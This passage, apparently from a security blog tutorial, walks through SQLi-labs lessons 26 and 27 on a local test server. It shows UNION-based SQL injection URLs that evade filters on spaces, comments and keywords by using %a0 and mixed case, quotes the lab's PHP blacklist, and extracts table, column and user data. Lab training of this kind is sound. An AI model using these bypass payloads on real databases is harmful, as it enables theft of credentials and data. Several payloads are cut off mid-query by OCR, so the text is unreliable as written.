
Next query will provide entire table names saved inside the database.

```
http://localhost:81/sqli/Less-26/?id=0'%a0union%a0select%a01,group_conc
```

From screenshot you can read the following table names:

```
T1: emails
T2: referers
T3: uagents
```

```
T4: users
```



Now we'll try to find out column names of users table using following query.

```
http://localhost:81/sqli/Less-26/?id=0'%a0union%a0select%a01,group_conc
```

Hence you can see columns inside it.

```
C1: id
C2: username
```


```
3 | C3: password
```

At last execute following query to read all username inside the table users from inside its column.

From screenshot you can read the fetched data.

```
1 | http://localhost:81/sqli/Less-26/?id=0'%a0union%a0select%a01,group_conc
```

Hence in lesson 26 we have learned how to bypass AND, OR, SPACE AND COMMENT filter for retrieving information from the database.



Lesson 27

You will find this lab even more challenging because here UNION/union, SELECT/select, SPACE and Comments are Blocked so now we will try to bypass sql filter using their

substitute.

Following are function blacklist($id)

$id= preg_replace('/[\/*]/',"", $id); //strip out /*

$id= preg_replace('/[-]/',"", $id); //Strip out -.

$id= preg_replace('/[#]/',"", $id); //Strip out #.

$id= preg_replace('/[+]/',"", $id); //Strip out spaces.

$id= preg_replace('/select/m',"", $id); //Strip out spaces.

$id= preg_replace('/[+]/',"", $id); //Strip out spaces.

$id= preg_replace('/union/s',"", $id); //Strip out union

$id= preg_replace('/select/s',"", $id); //Strip out select

$id= preg_replace('/UNION/s',"", $id); //Strip out UNION

$id= preg_replace('/SELECT/s',"", $id); //Strip out SELECT

$id= preg_replace('/Union/s',"", $id); //Strip out Union

$id= preg_replace('/Select/s',"", $id); //Strip out select


This lab has more filters in addtion to lab 26 because here union, select, space andComments are also Blocked. Now execute following query In URL .

```
http://localhost:81/sqli/Less-27/?id=1' AND'1=1
```

Once the concept is clear to bypass UNION/union, SELECT/select and SPACE filter later we need to alter the SQL statement for retrieving database information.

```
http://localhost:81/sqli/Less-27/?id=1'%a0UnIon%a0SeLect%a01,2,3%a0AND'
```


In screenshot you can see I have use union as UnIon and select as SeLect in query to bypass the filter.



Once the concept is clear to bypass UNION/union, SELECT/select and SPACE filter later we need to alter the SQL statement for retrieving database information.

```
1 http://localhost:81/sqli/Less-27/?id=1'%a0UnIon%a0SeLect%a01,2,3%a0AND'
```


In screenshot you can see I have use union as UnIon and select as SeLect in query to bypass the filter.



Now Type following query to retrieve database name using union injection.

```
1 http://localhost:81/sqli/Less-27/?id=0'%a0UnIon%a0SeLect%a01,database()
```

Hence you can see we have successfully get **securtiy** as database name as result



Next query will provide entire table names saved inside the database.

```
http://localhost:81/sqli/Less-27/?id=0'%a0UnIon%a0SeLect%a01,group_conc
```

From screenshot you can read the following table names:

```
T1: emails
T2: referers
T3: uagents
```

```
4 | T4: users
```

Now we'll try to find out column names of users table using following query.

```
1 | http://localhost:81/sqli/Less-27/?id=0'%a0UnIon%a0SeLect%a01,group_conc
```

Hence you can see columns inside it.

```
1 | C1: id
2 | C2: username
```

```
3 | C3: password
```

At last execute following query to read all username inside the table users from inside its column.

From screenshot you can read the fetched data.

```
1 | http://localhost:81//sqli/Less-27/?id=0'%a0UnIon%a0SeLect%a01,group_cor
```

Hence in lesson 27 we have learned how to bypass UNION/union, SELECT/select, SPACE and COMMENT filter for retrieving information inside the database.

Author: AArti Singh is a Researcher and Technical Writer at Hacking Articles an Information Security Consultant Social Media Lover and Gadgets. Contact **here**

Share this:

Like this:

Loading...

ABOUT THE AUTHOR

RAJ CHANDEL

Raj Chandel is a Skilled and Passionate IT Professional especially in IT-Hacking Industry. At present other than his name he can also be called as An Ethical Hacker, A Cyber Security Expert, A Penetration Tester. With years of quality Experience in IT and software industry

PREVIOUS POST

← MANUAL SQL INJECTION EXPLOITATION STEP BY STEP

NEXT POST

HACK THE SUPER MARIO (CTF CHALLENGE) →

Leave a Reply

Your email address will not be published. Required fields are marked *

Comment

Name *

Email *

Website

Save my name, email, and website in this browser for the next time I comment.

POST COMMENT

- [ ] Notify me of follow-up comments by email.
- [ ] Notify me of new posts by email.